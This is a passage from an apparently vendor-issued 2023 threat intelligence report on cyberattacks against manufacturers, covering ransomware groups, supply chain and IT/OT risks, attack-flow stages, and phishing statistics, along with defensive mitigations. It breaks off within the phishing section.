



2023 Manufacturing Threat Landscape

TRUSTWAVE THREAT INTELLIGENCE
BRIEFING AND MITIGATION STRATEGIES

Contents

Executive Summary	1
Emerging and Prominent Trends	5
Ransomware Groups	
Targeting Manufacturing	6
Supply Chain Risk and Exposure	8
Exposure of OT Environments Due to IT and OT Convergence	10
Dissecting the Attack Flow for Manufacturing	12
Attack Flow Overview	13
Attack Flow Steps	13
Initial Foothold: Phishing and Business Email Compromise (BEC)	15
Initial Foothold: Logging in	21
Initial Foothold: Vulnerability Exploitation	25
Initial Foothold: Supply Chain	30
Initial Payload	32
Expansion / Pivoting	34
Malware: Infostealers	37
Malware: RATs	41
Malware: Ransomware	44
Exfiltration / Post Compromise	48
OT Risks in Manufacturing	51
Key Takeaways and Recommendations	55
Appendix/Reference	59
Threat Groups	60
8BASE	60
Bian Lian	60
BlackCat/ALPHV	60
Clop	61
LockBit	61
Play	61
RansommedVC	62
Royal	62



Executive Summary

\$4.7M VS \$4.4M

AVERAGE COST OF A
DATA BREACH IN THE
MANUFACTURING
SECTOR COMPARED TO
ALL OTHER INDUSTRIES

In an era defined by technological advancement and interconnected systems, the manufacturing industry is embracing digital transformation to fuel unprecedented efficiency and productivity. However, this evolution is accompanied by profound and growing cybersecurity challenges.

Cyberattacks can cripple production lines, resulting in staggering financial losses that can reach thousands of dollars per minute. These disruptions directly contradict the industry's primary objective of maximizing profitability.

As a result, manufacturers are facing a growing unease regarding cyber resilience. With only 19% of industry leaders confident in their cyber defense mechanisms, the sector is confronted by an array of cyber threats that pose a significant risk to operations, with the average cost of a manufacturing breach reaching \$4.7M.

The digital transformation sweeping through the manufacturing industry has led to a convergence of operational technology (OT) and information technology (IT) systems, effectively expanding the potential attack surface for cyber threat actors. This convergence, while beneficial for operational efficiency, also introduces new cybersecurity challenges. Many OT systems, traditionally isolated from networked environments, are now exposed to cyber threats, often without sufficient defenses in place.

Among the prominent cyber threats facing the manufacturing sector is ransomware, with a growing global trend of threat actors exploiting disruption capabilities and lucrative ransom potential. Additionally, the sector's extensive repositories of intellectual property and supply chain data make it an attractive target for access and data brokers, who seek to capitalize on this valuable information.

In September 2023, US-based consumer and professional products manufacturer Clorox shared that its first-quarter results could see a "material impact" from a cybersecurity attack that damaged portions of its IT infrastructure and caused widespread disruption to its manufacturing operations. In May 2023, French electronics manufacturer Lacroix closed three factories for a week because of a cyberattack.

There are a number of factors that make manufacturers especially vulnerable to cyberattacks, including:

- **OT Attack Surface:** Manufacturing companies heavily rely on OT systems, such as industrial control systems (ICS) and supervisory control and data acquisition (SCADA) systems, to control and monitor their production processes. The increasing interconnection of these OT systems with the Internet heightens their vulnerability to cyberattacks. This connectivity also makes it easier for attackers to spread malware and viruses throughout a manufacturing environment.
- **Supply Chain:** Manufacturing companies are often part of complex supply chains, which can be exploited by cyber attackers to gain access to sensitive data or shut down systems. Supply chain attacks can be difficult to detect and prevent, as they often involve multiple actors and systems.
- **Legacy Systems:** Many manufacturing companies still use legacy systems that are not designed to withstand modern cyberattacks or are more difficult to patch. With the increasing drive for interconnectivity across the workplace, these systems are now more vulnerable to attacks that can exploit known vulnerabilities or take advantage of misconfigurations.
- **Downtime Impact:** Manufacturing operations are often highly automated and interconnected, which means that a cyberattack can have a significant impact on production and revenue. In some cases, a single attack can cost a company millions of dollars in lost revenue and downtime, making them a prime target.
- **Safety and Operational Risks:** Cyberattacks on manufacturing systems can have serious safety and operational consequences. For example, an attacker could manipulate a control system to cause a physical explosion or release hazardous materials. This becomes particularly prevalent during military conflicts. Nations or patriotic hackers, particularly in times of conflict, may attack water facilities, power plants, traffic light systems, etc., in an attempt to disrupt critical infrastructure or wreak havoc.

It's important to consider the non-financial ramifications of a cyberattack; many small manufacturers are traditional, family-owned businesses and the psychological damage to their owners when cutting wages or downsizing staff due to the effects of a cyber incident are rarely given sufficient thought.

With more than 250 security researchers across the globe, the Trustwave SpiderLabs team puts its resources to task in looking into what leads to these breaches. We are uniquely positioned to do so, as we perform over 100,000 hours of penetration tests and uncover tens of thousands of vulnerabilities annually. We also have a dedicated email security team analyzing millions of phishing URLs validated daily, including 4,000 to 10,000 per day that are uniquely identified by Trustwave SpiderLabs. Our diverse coverage of infosec disciplines, including Continuous Threat Hunting, Forensics and Incident Response, Malware Reversal, and Database Security, give us insight into identifying how these breaches occur as well as mitigations and controls that your organization can put in place to prevent these compromises.

This report will examine the multitude of threats that pose challenges to the manufacturing industry. It will also provide recommendations for how the manufacturing sector can mitigate these risks and protect their customers and data.

We will begin by highlighting the significant trends currently affecting the industry: ransomware, supply chain risk, and the convergence of OT and IT. Subsequently, we will analyze the attack flow specific to the manufacturing sector, offering insight on specific threat actors, actionable intelligence, and recommended mitigations for each stage to illustrate how organizations can proactively identify and prevent attacks to avoid lasting impact.

In this report, we will examine many of the most prevalent threat tactics and threat actors operating across manufacturing and throughout the attack chain, including:

THREAT ACTORS

- LockBit
- Clop
- BlackCat/ALPHV
- Royal
- Play
- BlackBasta
- 8BASE
- Bianlian
- Malas
- Mallox

THREAT TACTICS

- Phishing and BEC
- Credential Access
- Initial Access Brokers
- Vulnerability Exploitation
- PowerShell
- IT and OT Convergence
- Malware

For additional information about the most prevalent threat actors, please go to the [Appendix](#).



Emerging and Prominent Trends

Ransomware Groups Targeting Manufacturing

The Threat

According to a recent GuidePoint [report](#), manufacturing is the most impacted industry by ransomware. Ransomware attacks have a devastating impact on manufacturing companies, causing financial losses, operational disruptions, and reputational damage.

Hacker groups are increasingly targeting the manufacturing sector due to its perceived vulnerability and the potential for high-value ransoms. Ransomware attacks are expected to continue to rise in the manufacturing sector, driven by the evolving threat landscape and the increasing reliance on digital technologies.


Attackers are targeting supply chains to gain access to multiple companies simultaneously, maximizing their impact and ransom demands. Furthermore, the supply chain is often an attack route to a specific, but better-protected target. Additionally, attackers are targeting OT systems to cause physical damage and disruptions.

What Trustwave SpiderLabs Is Seeing

According to Trustwave's ransomware research, LockBit 3.0 has emerged as the predominant ransomware strain, representing over 30% of the purported manufacturing victims. Other prominent ransomware strains such as Clop, BlackCat/ALPHV, and Royal have also substantially affected the manufacturing threat landscape. The presence of multiple strains, each less prevalent, indicates a strategic diversification by attackers in their operational tactics, eschewing dependence on a singular strain.

The pervasive nature of ransomware has no geographical limits and has adversely affected multiple manufacturing organizations globally. In our research, we've found the US emerges as the principal target, bearing 63% of the documented ransomware victims. It is followed by the UK and France, which account for 14% and 9% of the reported victims, respectively.

Our team has observed that companies specializing in industrial equipment, robotics, automation, heavy construction, automotive, electronics, and chemical manufacturing have been more prominently listed as victims on ransomware extortion websites.



These threat groups have increasingly targeted the manufacturing sector. LockBit was responsible for a cyberattack on one of the world's largest tire manufacturers in February 2023, and it also compromised automotive entities and targeted chemical manufacturing firms, auctioning unauthorized access and sensitive data. BlackCat/ALPHV operators compromised a US cooling products manufacturer in May 2023, highlighting vulnerabilities in the company's network.

Play ransomware targeted a German chemical product manufacturer in May 2023 and a US metals manufacturing and mining company in the following month. Additionally, BianLian claimed to have extracted 1.4 TB of data from a Maryland-based manufacturing company in April 2023, providing proof files. LockBit also targeted US-based aerospace manufacturer Boeing in November 2023.

These incidents underscore the growing ransomware threat to the manufacturing industry.

Mitigations to Reduce Risk

- Remember the best defense is a good offense. The subsequent sections will dive into each of these further, but regularly train and test employees, make sure policies and patches are up to date, and deploy layered email security to help detect and cleanse malicious emails.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.

Supply Chain Risk and Exposure

The Threat

The supply chain constitutes a fundamental component of the manufacturing industry, serving as the pivotal process for transforming raw materials into finished products.

This intricate operational process often involves the participation of multiple stakeholders. It is this interdependence that renders the manufacturing industry susceptible to cyberattacks, as a disruption within any facet of the supply chain can potentially trigger substantial downtime across the entire production spectrum.


For example, in 2022, one of the most significant supply chain attacks worldwide involved one of the biggest automakers in the world. A ransomware attack at one of the major suppliers, led to the Japanese vehicle manufacturer to [partially take down its manufacturing processes](#). The downtime caused the company a five percent drop in production.

Manufacturers can also serve as a target in supply chain attacks where threat actors utilize less mature security controls as a route into other entities where disruption is the goal, or valuable intellectual property may be exposed.

Additionally, OT plays a critical role in the manufacturing industry's supply chain, encompassing the hardware and software systems that control and monitor industrial processes. As manufacturing operations become increasingly interconnected and reliant on digital technologies, OT security has emerged as a major concern in the supply chain threat landscape.

What Trustwave SpiderLabs Is Seeing

The advent of the "Manufacturing-as-a-Service" paradigm has brought forth a transformation in supply chain dynamics. Amidst a growing trend of cybercriminals targeting supply chains to breach or disrupt critical business systems, the importance of fortifying supply chain security becomes much more important. The image below illustrates a classic example of what we call a "Domino Risk" from a supply chain perspective.



Black Basta ransomware group claiming a successful attack on a leading light metal manufacturer (the claim specifically calls out the multiple customers and clients that could potentially be affected)

The shift towards a heightened level of interconnectivity and interdependence within this paradigm has witnessed a proliferation of third-party integrations within IT and OT infrastructures. This proliferation, in turn, highlights the importance of validating suppliers' cybersecurity measures and controls. This is particularly important with the proliferation of vulnerabilities in third party products like SolarWinds, MOVEit, and 3CX which highlights the exposure that third-party vendors can create for manufacturing organizations.

Mitigations to Reduce Risk

- Know your supply chain. Have an inventory of all critical suppliers and ensure vendor security due diligence is being performed regularly.
- Prioritize the security and protection of your systems and those of third-party partners.
- Implement the latest security measures to ensure the safety of information assets and infrastructure.
- Recognize that the security of the ecosystem is dependent on the strength of its weakest link.
- Regularly update OT software and firmware patches to address known vulnerabilities and reduce the risk of exploitation.
- Implement segmentation techniques to isolate OT systems from IT networks, reducing the attack surface and limiting the spread of malware.

Exposure of OT Environments Due to IT and OT Convergence

The Threat

Historically, there was a clear demarcation that existed between OT and IT. OT traditionally bore the responsibility of overseeing and regulating physical processes and machinery integral to manufacturing operations. On the other hand, IT was chiefly concerned with data management, communication infrastructure, and the processing of information within the organization. This demarcation of roles and functions was long considered a fundamental aspect in the manufacturing and industrial domains.

But with the advent of digital technologies and the drive for increased efficiency, industries are increasingly integrating OT and IT systems. This integration is driven by the need to gather real-time data from the factory floor and use it for data analytics, predictive maintenance, and other business intelligence purposes.

What Trustwave SpiderLabs Is Seeing

The convergence between IT and OT systems and the impact of this convergence can be highlighted by recent attacks wherein attacks on IT systems lead to disruptions on the OT side of the operations. Thus the relative obscurity and isolation of OT systems is not an assurance anymore that these systems are safe from attack. Consequently, many OT systems lack robust security measures which can potentially lead to access to infrastructure and sensitive data.

In attacks against manufacturing entities, we typically see threat actors gaining initial access through the IT environment. This access can be achieved through various methods, including exploiting vulnerabilities, conducting phishing attacks, or purchasing remote access from an Initial Access Broker (IAB).

For example, in June 2022, a cyberattack initiated by the Sandworm group targeted a critical infrastructure organization in Ukraine. They first infiltrated the organization's IT environment by deploying a well-known webshell on one of the victim's internet-facing servers. Following this, the attackers gained access to the organization's OT environment by going through a hypervisor that hosted a Supervisory Control And Data Acquisition (SCADA) management instance for the substation environment.

Once inside the IT environments of manufacturing organizations, threat actors can move across the enterprise network, potentially extending their reach to the manufacturing plant networks by exploiting connection points between enterprise and plant systems, like Historian systems, SCADA or file servers. Once in the plant network, attackers can disrupt operations through various vectors, among which are targeting Human Machine Interfaces (HMIs) which are used to interact with Industrial Control Systems (ICS). For example, by targeting HMIs, control machinery and processes, potentially causing significant disruptions or even complete shutdowns in plant operations.

Mitigations to Reduce Risk

- Construct a consistent framework for communication protocols and data formats.
- Establish secure connectivity measures to link IT and OT systems.
- Perform detailed evaluations of IT and OT systems to pinpoint integration and security needs.
- Adopt secure middleware or gateway solutions for IT-OT system interoperability.
- Educate IT and OT staff on cooperative strategies to promote a collective security methodology.
- Formulate interdisciplinary oversight teams (IT and OT) for integration and coordination.
- Employ IoT platforms to integrate IT and OT systems, providing capabilities such as data ingestion, device management, analytical tools, and live monitoring.



Dissecting the Attack Flow
for Manufacturing

Attack Flow Overview

While the specifics and details of every breach and compromise may vary, there is typically a specific attack flow that occurs from the initial security bypass to escalation, compromise, followed by persistent home on your network and exfiltration and/or destruction of valuable data. The following analysis presents an overview of the attack flow specific to the manufacturing sector, incorporating insights from the Trustwave SpiderLabs team and offering actionable mitigations for organizations to implement.

At each stage of this attack flow, the recommended actions aim to give proactive guidance, helping to minimize the potential risks—whether they are financial, reputational, regulatory, or physical—for a manufacturing organization. The usual sequence of events goes like this:



Attack Flow Steps

Initial Foothold



This is the step where the attacker successfully triggers a security bypass that will give them the ability to expand their access to suit their motives and goals. This initial foothold can take various forms, ranging from successful phishing attacks to vulnerability exploitation or even logging into public-facing systems using previously acquired credentials.

In this section, we will explore the most common methods through which attackers gain this initial foothold in manufacturing like phishing, vulnerability exploitation, and access brokers.

Initial Payload



Once the attackers have established a foothold on the network, they will proceed to download more sophisticated tools and malware.

In this section, we will specifically concentrate on real-world examples of the types of payloads that frequently target the manufacturing industry.



Expansion / Pivoting

The initial foothold typically involves a low-value workstation, such as a phishing victim's laptop, or a network appliance like a VPN endpoint.

In this section, we will highlight how once armed with the necessary tools, attackers can target higher-value accounts and systems, such as Domain Admins, root accounts, Active Directory Systems, and Database servers.



Malware

There are a variety of malware types with a myriad of uses. We're talking about Remote Access Toolkits (RATs), Infostealers, Ransomware, and many others.


In this section, we will focus on the types of malware that are prevalent in the manufacturing industry.



Exfiltration / Post Compromise

In most cases, the primary motive behind compromises is data theft.

In this section, we will explore the types of data that are targeted and exfiltrated in manufacturing-related compromises. Additionally, we will present real-world examples of manufacturing data breaches to provide concrete illustrations.



Initial Foothold: Phishing and Business Email Compromise (BEC)

The Threat

Phishing and email-borne malware stand out as the most commonly exploited method for gaining an initial foothold in an organization. Instead of attempting to exploit the software or systems on the network, attackers direct their focus towards targeting the individuals operating the keyboard.

Using a persuasive and time-sensitive email, the attacker successfully convinces their victim to take specific actions, such as opening an attachment, clicking on an embedded URL, or following instructions to transfer funds to a purported "stranded CEO."


Typical phishing goals:

- **Credential theft:** Invoice from a customer includes a link. When the link is clicked it prompts the user for their password before "access is granted to the document"
- **Malware insertion:** Via PowerShell scripts, JavaScript, Macros
- **Triggering action:** Wire transfer for "stranded CEO" (BEC)


Trustwave SpiderLabs Insights

The Trustwave SpiderLabs team is committed to monitoring various email-based threats, such as opportunistic phishing, targeted/spearphishing, and Business Email Compromise (BEC). In the past year, our team has noted intriguing developments in the tactics and delivery approaches used in email-based attacks within the manufacturing sector. These advancements have played a role in sustaining the continuing significance and effectiveness of these types of attacks.

Based on data from our manufacturing client base, we have observed that HTML comprises 72% of malicious attachment types in this sector. HTML is used to smuggle malware, phishing sites, and act as redirectors.




The top malicious attachment filetypes for manufacturing



An example of an HTML attachment that generates convincing fake Microsoft login

Executables are the next most prevalent filetype comprising 20% of all malicious attachments that our team has found in this sector. We have observed that Remote Access Trojans (RATs) such as Agent Tesla, Remcos, and AveMaria, and information stealers such as LokiBot, Azorult, Formbook, and Snake Keylogger make up most of these executables.


Our team has also observed that Microsoft Office documents comprised around 5% of the malicious attachments. They are mostly downloaders to facilitate the next stage threats. These files commonly capitalize on known vulnerabilities on Microsoft products such as CVE-2017-11882, CVE-2018-0802, and CVE-2021-40444.



An example of a malicious Word document leveraging an exploit for CVE-2021-40444


In December 2022, there was a surge in OneNote spam campaigns. The OneNote files had embedded malicious files like WSF and VBS which were disguised by an overlapping image often disguised as a clickable button. However, as quickly as this threat arrived, it disappeared again as Microsoft imposed greater restrictions on OneNote files.

As for major email botnet operations against the manufacturing industry, we observed that Emotet was mostly quiet in 2023. Meanwhile, Qakbot campaigns were more frequent during the start of the year but dropped during Q2 of this year due to its infrastructure being disrupted in a [multinational operation](#).




Activity trends in the major email botnet operations (Emotet and Qakbot)

Aside from botnet operations, our team observed interesting developments in terms of the distribution mechanism used in phishing campaigns. [IPFS](#) has emerged as the most abused service, accounting for 46% of emails, with compromised WordPress sites coming in at second at 14%.




Top URL categories used for distribution of phishing attacks




A Microsoft phishing example using IPFS URL to host a phishing site

The five most common categories being impersonated by threat actors in phishing attacks are software services, like Microsoft, shipping providers, like DHL, and social network platforms, like Facebook. Microsoft was the most frequently impersonated brand (31%) with DHL and LinkedIn following at 13% and 12%, respectively.



Breakdown of brands being impersonated in phishing attacks



An email posing as DHL informing the recipient about parcel's arrival - note the victim email address at the end of the URL

The most frequent phrases that appear across phishing emails focus on password-related alerts and “action required” phrases. Other common themes include mailbox-related alerts, document sharing, e-signing, and shipment notifications.



Word cloud of the most common phrases used in phishing email subject lines

